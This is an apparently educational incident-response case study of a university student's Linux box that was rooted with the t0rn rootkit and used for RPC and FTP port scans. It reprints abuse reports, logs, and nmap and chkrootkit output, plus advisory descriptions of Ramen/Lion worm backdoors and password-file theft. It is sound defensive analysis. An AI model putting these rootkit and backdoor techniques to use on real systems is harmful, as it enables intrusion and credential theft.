Analysis of XYZ University's Incident Handling Procedures

Summary:

Earlier this year, a student's computer at XYZ University was broken into and used to perform portscans against a number of networks around the world. This paper describes and analyzes the actions taken by the university's computing support staff to stop the attacks and prevent recurrence. I believe the exploit used might have been an early variant of the Ramen worm, but due to incomplete forensic evidence, it is difficult to conclusively determine.

1. Preparation

The environment is a university campus network with around 6000 hosts, running an assortment of operating systems (about 40 percent MacOS, maybe 30-40 percent Windows98/NT/2000/Me, and a few running various flavors of Unix and Linux). The particular machine in this case was a student's personal machine (in his dorm room) running a default installation of RedHat Linux 6.2. The student told computing staff that he wanted to learn how to use Linux, and he chose RedHat 6.2 because it was stable, fairly current at the time, and easy to install.

The university's network maintains some firewalling/filtering, but it is not extensive, due to the requirements of users and the large scale of the environment relative to the size of the support staff. Some traffic is logged, but due to volume, the logs are not archived: They are purged after two or three days. It is unknown whether or not there is methodical log analysis taking place on a regular basis, but my guess would be that attention is focused only when there are noticeable aberrations (as in the case of this incident).

At the time of the incident, the university's border router was configured to block and log directed broadcasts to all campus subnets, to filter traffic with bogus source IPs (i.e., incoming traffic with source IPs within the university's IP space and private network addresses such as 192.168.x.x), and to block SNMP traffic from all but a couple of trusted IPs (presumably for router management or statistics). All other traffic destined for their IP space was allowed. Due to the rules and their ordering, it would have been possible for some bad traffic to slip by without being logged. (A sanitized version of the router configuration is included at the end of this document.) This is understandable, as more filtering would be liable to break "normal" functionality, and many campus departments share information with their academic/government/public partners over a variety of server protocols. Therefore, nearly all ports must be open at all times to avoid complaints and headaches.

Beyond the border router, there is little or no filtering in place, according to campus system administrators. Some separate departments have their own firewalls, such as the Computer Science department, but the student dorms are connected directly to the campus backbone, and no additional firewalling is performed within the network.



Figure 1: Simplified network diagram -- border router, upstream providers, and campus backbone. Courtesy of the university's internal network mapping program (name withheld for privacy).

The security staff maintains a separate email address for network abuse ("abuse@xyzuniversity.edu"), and also maintains an internal mailing list for the use of university security staff and individual department system administrators to discuss security issues and report break-in attempts on their respective portions of the network. Any university staff member responsible for any portion(s) of the university network can subscribe to this list. Posts range from queries for advice ("I have a machcine that appears to be infected with Nimda, what do I do next") to general announcements ("SomeBigCompany just released the 37th patch to their web browser"). Some departmental sysadmins are held responsible for maintaining security on research machines and in public labs, but there is no sysadmin "patrolling" individual student machines in dormitories. The biggest wildcard on the network is the unfettered presence of student machines running any OS with any server configuration a student wants. On the positive side, students are allowed and even encouraged to educate themselves about new software programs and operating systems in the convenience of their own dorm rooms, but the looseness of this policy creates a logistical issue for the administrators of the campus network. (This will be explored in more detail later in this paper.)

It is unknown at this time whether or not the support staff have a handbook or equivalent "official" set of guidelines to follow when handling incidents of this sort. This will be discussed in more detail later in this paper.

2. Identification

In late January and early February 2001, the university's network-abuse email account received messages from several organizations located around the world who reported portscans against their networks, originating from an IP address within the university's network. These are reprinted (sanitized) below, in the order in which they were received, separated by rows of dashes. The attacking machine's IP has been reprinted as starting with 192.168, but of course the real IP was a legitimate and routable university IP address.

```
From: Manoel Jones <jones@somewhere.br>
Subject: Port scanning
To: hostmaster@XYZ.EDU
Date: Mon, 29 Jan 2001 09:52:04 -0200 (EDT)

Dear Sir,

Our network was scanned on port 21 (ftp) from tatooine.XYZ.edu (192.168.145.10). Please, check
what happened.

These are the initial and last registers on our log (our local time is GMT-2):

Jan 27 07:52:40 denied tcp 192.168.145.10(2887) -> 347.43.1.0(21)
Jan 27 07:52:40 denied tcp 192.168.145.10(2888) -> 347.43.1.1(21)
Jan 27 07:52:40 denied tcp 192.168.145.10(2889) -> 347.43.1.2(21)
Jan 27 07:52:40 denied tcp 192.168.145.10(2890) -> 347.43.1.3(21)
Jan 27 07:52:40 denied tcp 192.168.145.10(2891) -> 347.43.1.4(21)

<snip>

Thank you,
Manoel Jones (MJ165)
Network Administrator
```

```
Date: Fri, 2 Feb 2001 08:10:06 +0100
From: "Scott A. Smith" <scott@dutchcompany.nl>
To: bob@XYZ.EDU, abuse@XYZ.EDU, security@XYZ.EDU
Subject: SEC-WG: Network intrusion activities.
Sender: owner-sec-wg@XYZ.EDU
Precedence: special-delivery
Reply-To: sec-wg@XYZ.EDU
```

Hi,

At 0600GMT+0100 this morning, February 2, 2001, one of your nodes began a RPC based network scan and intrusion attempt of several hundred of our and our customer's

equipment. Obviously, we take all such threats extremely seriously and would appreciate your investigation into this matter.

We have substantial logs, some of which are included below. Should you have any questions, please do not hesitate to contact me.

Again all times are GMT+1.

Regards,

Scott A. Smith
SomeDutchCompany Internet

```
02 Feb 01 06:00:45    tcp  192.168.145.10.1779   -> 384.100.6.73.111   FIN
02 Feb 01 06:00:45    tcp  192.168.145.10.1781   -> 384.100.6.75.111   FIN
02 Feb 01 06:00:45    tcp  192.168.145.10.1778   -> 384.100.6.72.111   FIN

<snip>

02 Feb 01 06:00:45    tcp  192.168.145.10.1937   -> 384.100.6.230.111   FIN
02 Feb 01 06:00:45    tcp  192.168.145.10.1939   -> 384.100.6.232.111   REQ
02 Feb 01 06:00:45    tcp  192.168.145.10.1941   -> 384.100.6.234.111   FIN
02 Feb 01 06:00:45    tcp  192.168.145.10.1940   -> 384.100.6.233.111   REQ
02 Feb 01 06:00:46    udp  192.168.145.10.724    -> 384.100.6.72.111   INT
02 Feb 01 06:00:46    udp  192.168.145.10.725    -> 384.100.6.72.1004  INT
02 Feb 01 06:00:47    udp  192.168.145.10.725    -> 384.100.6.73.111   INT
02 Feb 01 06:00:47    udp  192.168.145.10.726    -> 384.100.6.73.920   INT
02 Feb 01 06:00:47    udp  192.168.145.10.727    -> 384.100.6.75.111   INT
02 Feb 01 06:00:47    udp  192.168.145.10.728    -> 384.100.6.75.924   INT
02 Feb 01 06:00:58    tcp  192.168.145.10.2903   -> 384.100.26.31.111   EST
02 Feb 01 06:00:58    tcp  192.168.145.10.2905   -> 384.100.26.33.111   FIN
02 Feb 01 06:00:58    tcp  192.168.145.10.2904   -> 384.100.26.32.111   FIN

<snip>

02 Feb 01 06:00:58    tcp  192.168.145.10.2917   -> 384.100.26.45.111   FIN
```

Date: 3 Feb 2001 04:41:30 -0000
Subject: [securepipe.com #23319] (incidents)
Reply-To: SecurePipe Communications Issue Tracker <irtrt@securepipe.com>
From: SecurePipe Communications Issue Tracker <irtrt@securepipe.com>
To: abuse@XYZ.EDU, bob@XYZ.EDU

Dear Administrator(s):

The following is an Internet abuse report from the incident response team at SecurePipe Communications. You are receiving this message as the technical or administrative contact for an IP address or domain which has appeared in our logs.

If this incident report is misdirected, please forward this to the appropriate party or

let us know. We appreciate your time and assistance in resolving this matter.

This incident has been assigned the identifier:

[securepipe.com #23319]

in our tracking system. Please include that string (including brackets) in all future correspondence regarding this issue. The easiest way to do that is to reply to this message.

- - start incident details - -

A user, apparently from your network, probed TCP port 111 (portmapper) on the IP indicated by the log snippet listed below. This is usually an indication of an actively probing user, or a misconfigured client.

All timestamps below were taken in UTC -0000 (Greenwich Mean Time).

```
Feb  2 05:55:45 col-gw kernel: Packet log: inpETH2 DENY eth2 PROTO=6 192.168.145.10:3642
309.236.90.202:111 L=60 S=0x00 I=59189 F=0x4000 T=45

Feb  2 05:55:48 col-gw kernel: Packet log: inpETH2 DENY eth2 PROTO=6 192.168.145.10:3647
309.236.90.207:111 L=60 S=0x00 I=61289 F=0x4000 T=45
```

- - end incident details - -

Thank you for your cooperation.

--
SecurePipe Communications Incident Response Team
+1 608 294 6940
+1 608 294 6950 (fax - attn: IRT)
irt@securepipe.com

Date: Sun, 4 Feb 2001 23:28:45 +0200 (EET)
From: Internet Abuse <abuse@tweedle.ro>
To: bob@XYZ.EDU
Subject: we've been scanned for RPC bug from 192.168.145.10

The event was at 02.02.2001, between 06:00 and 07:00 (GMT+0200).

Please see the attached log file for more details and please take the required measures.
Thank you,

Costin
abuse@tweedle.ro

(huge log file:)

```
<5>iptables:  rpc     : IN=eth1  OUT=eth0  SRC=192.168.145.10  DST=378.100.183.171  LEN=60
TOS=0x10 PREC=0x00 TTL=37 ID=15027 DF PROTO=TCP SPT=4433 DPT=111

WINDOW=32120 RES=0x00 SYN URGP=0

<snip>
```

(Followed by 30 or 40 more entries like this, with various upper destination ports in the 4400-4500 range, hitting addresses in this company's class C subnet in random order, all on port 111.)

Date: Mon, 5 Feb 2001 09:05:20 +0100 (MET)
From: leo@dachau.barfoo.de
To: bob@XYZ.EDU
Subject: barfoo#00728: network scan
Cc: cert@cert.org

Hi,

there was a network scan initiated on one of your (or your customer's) machines. Please explain.

Please do not remove the incident# from the subject.

Regards, Matthias ---------

Date/time information is provided in UTC. Our system is NTP synchronized.

```
yyyy/mm/dd hh:mm:ss src-ip          dst-ip          proto  src-port dst-port
2001/02/02 05:29:19 192.168.145.10   301.100.110.10   tcp    3915     111
2001/02/02 05:29:21 192.168.145.10   301.100.110.171  tcp    4076     111
2001/02/02 05:29:21 192.168.145.10   301.100.110.168  tcp    4073     111
2001/02/02 05:29:21 192.168.145.10   301.100.111.208  tcp    4368     111
2001/02/02 05:29:22 192.168.145.10   301.100.111.228  tcp    4388     111

<snip>

2001/02/02 05:30:16 192.168.145.10   301.100.170.249  tcp    3625     111
```

--
Matthias --------
Barfoo Company

```
Date: Wed, 14 Feb 2001 17:09:31 +0100
From: Foobar Company Security Support <support@security.foobar.com>
To: abuse@XYZ.edu, security@XYZ.edu, bob@XYZ.EDU
Subject: Attack from 192.168.145.10
Cc: danisch@security.foobar.com.fwadmin@someone.de.support@security.foobar.net

Dear Sir, Madam,


on one or more of our customer's firewalls  we have  encountered an attack  by port scanning or
attempted  unauthorized  access. The  attack  has  been executed  with  a  source address  that  is
registered for your organization. The table below shows an excerpt of

the firewall's log messages.

Date/Time (GMT+0100) | src ip          | dst ip          | service
--------------------+----------------+----------------+--------------------
 2001-02-02 06:36:35 | 192.168.145.10  | 257.104.238.4   | 111/tcp (sunrpc)
 2001-02-02 06:36:35 | 192.168.145.10  | 257.104.238.8   | 111/tcp (sunrpc)
 2001-02-02 06:36:35 | 192.168.145.10  | 257.104.238.10  | 111/tcp (sunrpc)

<snip>

 2001-02-02 06:45:00 | 192.168.145.10  | 257.103.247.245 | 111/tcp (sunrpc)
 2001-02-02 06:45:00 | 192.168.145.10  | 257.103.247.249 | 111/tcp (sunrpc)
 2001-02-02 06:42:23 | 192.168.145.10  | 257.103.252.128 | 111/tcp (sunrpc)

We would be grateful for any help in locating the attacker.

Yours sincerely,
   the Foobar Security Service Team.
Foobar Germany, Security Competence Center
```

The overwhelming majority of these reported attacks were probes against port 111, which is used by the SunRPC Portmapper service. (RPC stands for Remote Procedure Call -- the RPC services provide means for remote execution of programs on the server.) The last batch shown includes traffic to port 21 (ftp). We could guess that perhaps there were more port 21 probes, but that they went unreported due to the greater volume of FTP traffic in general -- perhaps these were lost in the “noise” of legitimate traffic or misconfigured intrusion detection systems. The File Transfer Protocol port has historically been a big target due to the large number of vulnerabilities discovered in the standard FTP daemon (wu-ftpd).

The volume and pattern of the probes suggests an automated tool which scans entire ranges of IP addresses. It could be a worm, or maybe a reconnaissance tool used by an attacker to find other vulnerable systems. It is unlikely that the attacker performed the scans manually, though it is possible.

3. Containment

The following reply was issued from the university's network security personnel to SecurePipe. Replies also went out to all of the admins who reported the attacks; those are not reprinted here.

```
Date: Sat, 03 Feb 2001 07:08:53 -0500
From: bob ------ <bob@XYZ.EDU>
To: SecurePipe Communications Issue Tracker <irtrt@securepipe.com>

cc: abuse@XYZ.EDU
Subject: Re: [securepipe.com #23319] (incidents)
Reply-To: bob@XYZ.EDU
  --------

Thank you for the note. The machine in question has been disconnected from the network until
it can be cleaned.

                                        bob --------
                                        XYZ
                              ----------------------------------------
```

In addition, the following message was sent internally to university security staff:

```
Date: Fri, 02 Feb 2001 08:30:41 -0500
From: bob ------- <bob@XYZ.EDU>
Sender: security-list@XYZ.EDU
Precedence: special-delivery
Reply-To: security-list@XYZ.EDU

Folks,

This attack came from a student computer named tatooine.XYZ.edu. Last week we had to block
him from the net. This week he said he had cleaned up the machine, so I unblocked him.
Either he lied to me or he is not competent to do the job. I'll reblock him and talk to him.
                                        bob
```

The referenced prior block placed on the student's access was due to earlier reports of this same sort of malicious network activity. There was little information left for me to work with from this "original" incident -- the computing staff were more inclined to do damage control the first time, but did a more in-depth investigation after it happened again. It is possible that the second incident could have been avoided, had the first incident been more thoroughly investigated and the followup been more closely scrutinized. Later in this paper, I will discuss some of the mistakes made, as well as some possible solutions and improvements to the existing policy.

4,5. Eradication/Recovery

One security team member was dispatched to explain to the student what he needed to do to prevent a recurrence of this event:

> "From memory, the instruction I gave the student was:
>
> - run up2date to install all avail patches from priority.redhat.com
> - turn off most things in inetd, turn off most things in the runlevel rc.
> - check the university linux web page
> - run the bastille hardening script"

The university's Linux security web page is included at the end of this document.

The up2date utility is part of the Red Hat Network. Once configured, it automatically checks for updates and patches, and can download and install needed software by itself, making the upgrade process much easier to manage.

Inetd is the Linux "superserver" which handles startup for a number of well-known network services/daemons, such as ftpd, telnetd, fingerd, chargen, etc.. Most of these are seldom-needed, especially on a single-user machine, but on a stock RedHat 6.2 install, many of these are enabled by default.

The startup scripts in the rc directories also launch many often unneeded and known-risky services by default, like lpd, NFS, and the RPC portmapper service. Lpd is the Line Printer Daemon, and it does not need to be listening for connections unless the machine in question functions as a print server (which this did not); the user was not making use of any NFS shares, and thus did not need NFS running; and similarly, the user did not have any need for portmapper. This was an experimental, "I'd like to learn Linux" box, and thus did not need to be running many services at all. But, a "standard" installation of RedHat Linux 6.2 turns on lots of services as part of its "easy installation and use" philosophy. Versions 7.0 and up perform a more secure default installation, through the use of built-in firewalling (ipchains and iptables) and the user must ask for most services to be enabled (rather than defaulting to "all on.")

The university's webpage on Linux security discusses some general security ideas, such as using strong passwords (examples are provided) and creating non-root-user accounts. It also provides a fair amount of detail about disabling services in inetd.conf and rc.d and checking the system status with netstat. The university also provides a Linux users mailing list, which is monitored and maintained by a handful of Linux/Unix experts. In addition, users are encouraged to check other sources of information such as the comp.os.linux.security FAQ and to make sure their systems are running the latest patches. Installing security patches in this case would have prevented the attack. For a new user, however, this can be daunting, due to the complexity of the task. Many Linux services are automatically configured to launch when the machine boots up; in many cases it is easy for an inexperienced user to temporarily disable some services and therefore believe that the machine is secure, only to discover later that all those services reappeared after a reboot. Disabling startup programs under Linux is in many ways an unintuitive process. Even determining which services are network-related can be challenging, and many users are afraid of crippling a fresh Linux install by turning off too many of them. This, coupled with the widespread belief that "well, if I have nothing valuable on this computer, then no one will bother to try to break into it" leads to an abundance of misconfigured/un-secured machines exposed to the Internet.

The webpage also mentions and recommends the use of the Bastille hardening script, which "enhances the security of a Linux box, by configuring daemons, system settings and firewalling." (sourceforge.net summary) The script uses a question-and-answer format (with detailed explanations at each step) to determine the user's needs and can automatically secure the box accordingly.

University security staff told the student that once this was done, they would re-enable his Internet access. After a few days, he announced that he had done what they said to make the box secure, and his access was restored. However, within a day or two, the portscanning reports began coming in again. His access (via the manually-assigned IP he requested) was blocked once again and remained blocked pending verification of the machine's security.

Even after the university disabled the student's Internet access (most likely achieved by modifying the configuration of that building cluster's router), he still had the ability to use the campus network by switching over to DHCP (the standard method for campus computer users to connect to the network). In fact, he did exactly that, in order to use the Windows side of his machine so he could continue doing schoolwork; he refrained from connecting the network while he worked on securing the Linux partition of that box.

The university's policy of blocking his access based on the static IP he had requested can be easily circumvented. As it is currently implemented, this is sort of an "on your honor" thing -- there is nothing in place to prevent him from putting a vulnerable box on the DHCP network, which would make it more difficult for the staff to track it down. Later, I will discuss a way to mitigate that using the DHCP server.

After blocking the problem machine's Internet access the second time, university security staff began a more detailed analysis. Using nmap, they first portscanned the student's machine. These were the results:

```
Date: Wed, 14 Feb 2001 15:39:02 -0500 (EST)
From: bob ------ <bob@XYZ.edu>
To: bob@XYZ.edu
Subject: ps

Starting nmap V. 2.3BETA14 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on tatooine (192.168.145.10):
Port    State      Protocol  Service
```

```
21    open    tcp    ftp
22    open    tcp    ssh
25    open    tcp    smtp
37    open    tcp    time
98    open    tcp    linuxconf
111   open    tcp    sunrpc
113   open    tcp    auth
515   open    tcp    printer
1025  open    tcp    listen
6000  open    tcp    X11

TCP Sequence Prediction: Class=random positive increments
                 Difficulty=2643115 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.2.13

Nmap run completed -- 1 IP address (1 host up) scanned in 3 seconds
```

As the results indicate, a number of ports were open on the student's machine; the key one in this case is most likely the SunRPC Portmapper port (TCP/111).

RPC scans of this nature were seen to increase dramatically around the beginning of that year, and older, vulnerable versions of rpc.statd and wu-ftpd were the services that the Ramen worm and its variants exploited in order to gain root access to their victims' machines. An excerpt from the Ramen worm CERT Advisory:

"Ramen is a collection of tools designed to attack systems by exploiting well-known vulnerabilities in three commonly installed software packages. A successful exploitation of any of the vulnerabilities results in a privileged (root) compromise of the victim host.

The services and specific vulnerabilities targeted are

wu-ftpd (port 21/tcp)
VU#29823, Format string input validation error in wu-ftpd site_exec() function
http://www.kb.cert.org/vuls/id/29823

rpc.statd (port 111/udp)
VU#34043, rpc.statd vulnerable to remote root compromise via format string stack overwrite
http://www.kb.cert.org/vuls/id/34043

lprng (port 515/tcp)
VU#382365, LPRng can pass user-supplied input as a format string parameter to syslog() calls
http://www.kb.cert.org/vuls/id/382365

When a host is compromised, the ramen toolkit is automatically copied to the compromised host, installed in "/usr/src/.poop", and started. The ramen toolkit is controlled by a series of shell scripts that make modifications to the compromised system and initiate attacks on other systems. Several notable system modifications are made in sequence after ramen is started."

As is the case with most internet worms, Ramen-infected systems are configured to scan ranges of IP addresses (sometimes random lists of IPs, sometimes IPs on the same subnet as the victim machine, sometimes even hard-coded specific targets), and if other vulnerable systems are found during these scans, then they too become infected with the worm, and the process repeats itself.

The Lion worm, which is more malicious, is a variant of Ramen. From a security advisory paper by William Stearns:

"Lion is a new worm, that is very similar to the Ramen worm. However, this worm is much more dangerous and should be taken seriously. It infects Linux machines with the BIND DNS server running. It is known to infect BIND version(s) 8.2, 8.2-P1, 8.2.1, 8.2.2-Px. BIND 8.2.3-REL has been reported as not being vulnerable. The BIND vulnerability

is the TSIG vulnerability that was reported back on January 29, 2001.

The Lion worm spread via an application called randb. randb scans random class B networks probing TCP port 53. Once it hits a system, it then checks to see if that system is vulnerable. If so it then exploits the system using the exploit called name. It then installs the t0rn rootkit.

Once it has entered the system, it sends off the contents of /etc/passwd, /etc/shadow, and some network settings to an address in the china.com domain. It deleted /etc/hosts.deny, lowering some of the built-in protection afforded by tcp wrappers. Ports 60008/tcp and 33567/tcp get a backdoor root shell (via inetd, see /etc/inetd.conf), and a trojaned version of ssh gets placed on 33568/tcp. Syslogd is killed, so the logging on the system can't be trusted.

A trojaned version of login is installed. It looks for a hashed password in /etc/ttyhash. /usr/sbin/nscd (the optional Name Service Caching daemon) is overwritten with a trojaned version of ssh.

The t0rn rootkit replaces several binaries on the system in order to hide itself. Here are the binaries that it replaces:

du, find, ifconfig, in.telnetd, in.fingerd, login, ls, netstat, ps, pstree, top

Adds in the following binaries:

t0rn, tfn, mjy

Mjy, a utility for cleaning out log entries, is placed in /bin and /usr/man/man1/man1/lib/.lib/. in.telnetd is also placed in these directories; its use is not known at this time. A setuid shell is placed in /usr/man/man1/man1/lib/.lib/.x"

Again, with the limited information available, it is difficult to determine conclusively whether or not this was an instance of the Ramen or Lion worm (or another early variant), or whether it was simply a similar attack method taking advantage of the same vulnerabilities. The fact that the targeted ports were 111 and 21, that the IP ranges scanned were close together numerically, and that the t0rn rootkit was used, all suggest that this incident could very well have been caused by a worm such as Ramen or Lion. If true, this tells us that the worm (or an earlier version of it) was "in the wild" a full month before the earliest official reports!

After the sysadmins' reports came in, the same member of the security team was sent to examine the box in person:

> What I discovered on the student's machine: There were two hidden processes, several binaries were most likely trojaned, I searched for a root kit but was unable to locate it. The logfiles were clean as would be expected with a decent linux rootkit. The ethernet interface was not in promiscuous mode, so there didn't seem to be evidence of anintruder's sniffer program. However I wanted to put together some clean binaries of tools and dig around some more but limited time to explore and the student's decision to
>
> reformat/reinstall eliminated the need.
>
> The results of my scanning that I have preserved are as follows:

```
ROOTDIR is `/'
Checking `chfn'... Not vulnerable
Checking `chsh'... Not vulnerable
Checking `cron'... Not vulnerable
Checking `sshd'... Not vulnerable
Checking `du'... Not vulnerable
Checking `find'... Not vulnerable
Checking `fingerd'... Not vulnerable
Checking `su'... Not vulnerable
Checking `ifconfig'... INFECTED
Checking `inetd'... Not vulnerable
Checking `killall'... Not vulnerable
Checking `login'... ./chkrootkit: [: integer expression expected before -le
Not vulnerable
Checking `ls'... Not vulnerable
Checking `netstat'... Not vulnerable
Checking `passwd'... Not vulnerable
Checking `pidof'... Not vulnerable
Checking `ps'... Not vulnerable
Checking `rshd'... INFECTED
Checking `syslogd'... Not vulnerable
Checking `tcpd'... Not vulnerable
Checking `top'... Not vulnerable
Checking `telnetd'... Not vulnerable
Checking `asp'... Not vulnerable
Checking `bindshell'... Not vulnerable
Checking `z2'... lastlog entry may be corrupted
Nothing deleted
Checking `wted'... Nothing deleted
Checking `sniffer'...
eth0 is not promisc
Checking `aliens'... No suspect files
Searching for sniffer's logs, it may take a while... Nothing found
Searching for t0rn's default files and dirs... Possible t0rn rootkit installed
Searching for Ambient's rootkit (ark) default files and dirs... Nothing found
Searching for suspicious files and dirs, it may take a while...
/usr/lib/perl5/5.00503/i386-linux/.packlist
/usr/lib/perl5/site_perl/5.005/i386-linux/auto/MD5/.packlist
/usr/lib/perl5/site_perl/5.005/i386-linux/auto/SNMP/.packlist
/usr/lib/perl5/site_perl/5.005/i386-linux/auto/Net/.packlist
/usr/lib/linuxconf/install/gnome/.directory
/usr/lib/linuxconf/install/gnome/.order
/usr/lib/xemacs-21.1-p3/lisp/.cvsignore /lib/modules/2.2.14-5.0/.rhkmvtag

Searching for Ramen Worm files and dirs... Nothing found
Checking `lkm'... You have     2 process hidden for ps command
Warning: Possible LKM Trojan installed
[root@tatooine chkrootkit-0.22]#
```

After the second “wave” of incident reports, a university computing staff member used chkrootkit to scan the student’s machine and generate the report shown above. This tool is a shell script that examines the binaries (compiled system files) for modifications which might indicate the presence of a rootkit or other compromise. From the www.chkrootkit.org webpage:

> The following commands are examined:
>
> basename, biff, chfn, chsh, cron, date, dirname, du, echo, env, find, fingerd, grep, identd, ifconfig, inetd, killall, login, ls, mail, netstat, passwd, pidof, pop2, pop3, ps, pstree, rpcinfo, rshd, sendmail, sshd, su, syslogd, tar, tcpd, telnetd, timed, top, traceroute, write
>
> ifpromisc.c: checks if the interface is in promiscuous mode.
> chklastlog.c: checks for lastlog deletions.
> chkwtmp.c: checks for wtmp deletions.
> chkproc.c: checks for signs of LKM trojans.
>
> The following rootkits and worms are currently detected:
>
> 1. lrk3, lrk4, lrk5, lrk6 (and some variants);
> 2. Solaris rootkit;
> 3. FreeBSD rootkit;
> 4. t0rn (including latest variant);
> 5. Ambient's Rootkit for Linux (ARK);
> 6. Ramen Worm;
> 7. rh[67]-shaper;

8. RSHA;
9. Romanian rootkit;
10. RK17;
11. Lion Worm.

The fact that chkrootkit did not detect Ramen/Lion-related files goes against my earlier guess that this might have been an early instance of one of those worms. It is still possible that the attacker manually removed the files beforehand, or that the files were altered to evade detection by chkrootkit (perhaps an unrecognized variant of the worm?). It is also possible that this check was run against the filesystem some time after the event, using an updated version of chkrootkit which included the ability to detect the (now known) Lion and Ramen worms. (Also, the student might have altered the filesystem prior to this analysis, thus misleading chkrootkit.) Sources of more information on this forensic tool can be found in the appendix at the end of this document.

Chkrootkit reported "Warning: Possible LKM Trojan installed" based on the two hidden processes it detected. LKMs are Loadable Kernel Modules, and trojans of this type (e.g., knark, adore) can reside in memory and can evade many detection methods. They can disguise their presence and the presence of other malicious files and processes by intercepting commands and their results; they do not need to replace binaries with trojan versions, instead they simply change the output of commands that would reveal their presence on the victim machine. This prevents the user from using tools like Tripwire to discover the compromise -- Tripwire will report that the system binaries are still valid, because they have not been changed.

According to some mailing list archives, newer versions of the t0rn rootkit include an LKM. It is possible that the hidden processes discovered by chkrootkit were more symptoms of such a t0rn variant. Without more information about the hidden processes themselves, it is impossible to determine exactly what their presence indicates with regard to this incident.

I did find some interesting leftover log data, perhaps overlooked by the attacker's log-erasing tools (or the student's access was blocked before the attacker could erase them all). These were sent to me by the victim long after the second compromise, while the student's internet access was still blocked by the computing staff. Here is an excerpt from /var/log/messages, on the same day as one of the reported batches of portscans:

```
Jan 27 00:12:42 tatooine syslogd 1.3-3: restart.
Jan 27 00:13:05 tatooine syslogd 1.3-3: restart.
Jan 27 00:39:30 tatooine inetd[487]: pid 1741: exit status 1
Jan 27 00:40:17 tatooine syslogd 1.3-3: restart.
Jan 27 00:40:34 tatooine syslogd 1.3-3: restart.
Jan 27 00:48:15 tatooine kernel: 216.27.48.198 sent an invalid ICMP error to a broadcast.
Jan 27 00:48:25 tatooine kernel: 216.27.64.18 sent an invalid ICMP error to a broadcast.
Jan 27 01:29:46 tatooine inetd[487]: pid 2518: exit status 1
Jan 27 03:58:35 tatooine telnetd[4572]: ttloop: peer died: EOF
Jan 27 03:58:35 tatooine inetd[487]: pid 4572: exit status 1
Jan 27 04:02:01 tatooine anacron[4603]: Updated timestamp for job `cron.daily' to 2001-01-27
Jan 27 12:09:48 tatooine syslogd 1.3-3: restart.
Jan 27 12:33:51 tatooine kernel: t0rns uses obsolete (PF_INET,SOCK_PACKET)
Jan 27 12:33:51 tatooine kernel: eth0: Setting promiscuous mode.
Jan 27 12:33:51 tatooine kernel: device eth0 entered promiscuous mode
Jan 27 12:33:59 tatooine kernel: eth0: Setting promiscuous mode.
Jan 27 12:34:26 tatooine inetd[487]: pid 5403: exit status 1
Jan 27 13:35:47 tatooine PAM_pwdb[5872]: (login) session opened for user tatooine by (uid=0)
Jan 27 13:48:09 tatooine inetd[487]: pid 5871: exit status 1
Jan 27 17:55:02 tatooine PAM_pwdb[5968]: check pass; user unknown
Jan 27 17:55:03 tatooine login[5968]: FAILED LOGIN 1 FROM ppp3144.dragonbbs.com FOR
        t0rn, User not known to the underlying authentication module
Jan 27 17:55:11 tatooine inetd[487]: pid 5967: exit status 1
Jan 27 18:00:16 tatooine syslogd 1.3-3: restart.
Jan 27 18:19:49 tatooine inetd[487]: pid 6368: exit status 1
Jan 27 18:20:54 tatooine rlogind[6376]: Connection from 38.37.0.237 on illegal port
Jan 27 18:20:54 tatooine inetd[487]: pid 6376: exit status 1
Jan 27 18:20:57 tatooine gnome-session: [gnome-session] connect from 38.37.0.237
Jan 27 18:22:03 tatooine telnetd[6380]: ttloop: read: Connection reset by peer
Jan 27 18:22:03 tatooine inetd[487]: pid 6380: exit status 1

Jan 27 18:22:03 tatooine inetd[487]: pid 6373: exit status 1
Jan 27 18:22:03 tatooine telnetd[6384]: ttloop: read: Connection reset by peer
Jan 27 18:22:03 tatooine inetd[487]: pid 6384: exit status 1
Jan 27 19:47:29 tatooine inetd[487]: pid 5969: exit status 1
```

This log excerpt tells us that at some point around the time that the scans took place, there was some suspicious activity taking place on this box.

First, we see that syslogd (the Unix system logging utility daemon) is restarted five or six times within an hour, which is abnormal. (Typically, syslogd is restarted once a day; but even if it is configured to reboot more frequently, the time intervals between restarts should be regular.) We can guess that this syslog abnormality had to do with the attacker's rootkit; many rootkits include log-erasing or altering utilities, or even a trojaned version of the syslog binary. Perhaps the attacker did not know enough about how to use the rootkit tools, or a rootkit tool malfunctioned, because the logs still ended up showing this foul play (although there was a lot of missing information elsewhere, so perhaps the logs were only altered before or after this point).

We also see a couple of messages regarding ICMP errors; there is not really enough information here for us to be able to determine whether or not that had much of anything to do with what happened later, although some rootkit utilities include hidden services which can be "triggered" (enabled) by customized ICMP packets, thus providing an obscure back door for the attacker to visit later.

We also see inetd exit several times within the same few hours. Perhaps some inetd services were replaced by trojaned versions, or reconfigured to give the attacker back door access. Services like ftpd and telnetd are launched by inetd, and an attacker with root access will often set up telnetd (or a trojan version thereof) to listen on a nonstandard/upper port, with root shell access attached to that service. This modification is trivial to achieve if an attacker has root access; they need only add a line or two to the inetd.conf file and restart the inet daemon to enable the rootshell back door. But without further detail (such as a copy of inetd.conf), this is only an educated guess.

In case there was any doubt about the presence of a rootkit, the kernel message “t0rns uses obsolete (PF_INET,SOCK_PACKET)” is a dead giveaway. The chkrootkit utility had already guessed that the t0rn rootkit might be installed, and here we see the word “t0rns” show up in the log. The message itself refers to the fact that whatever program was running in this case used an antiquated connection function, and the program is (conveniently for us) called “t0rns.” T0rns is a packet sniffer that comes with the t0rn rootkit, which makes sense, since the eth0 device enters promiscuous mode at the exact same time as that error message about the obsolete function. As is typical, the attacker is trying to sniff logins and passwords off the wire so he can attempt to root another box on the same network.

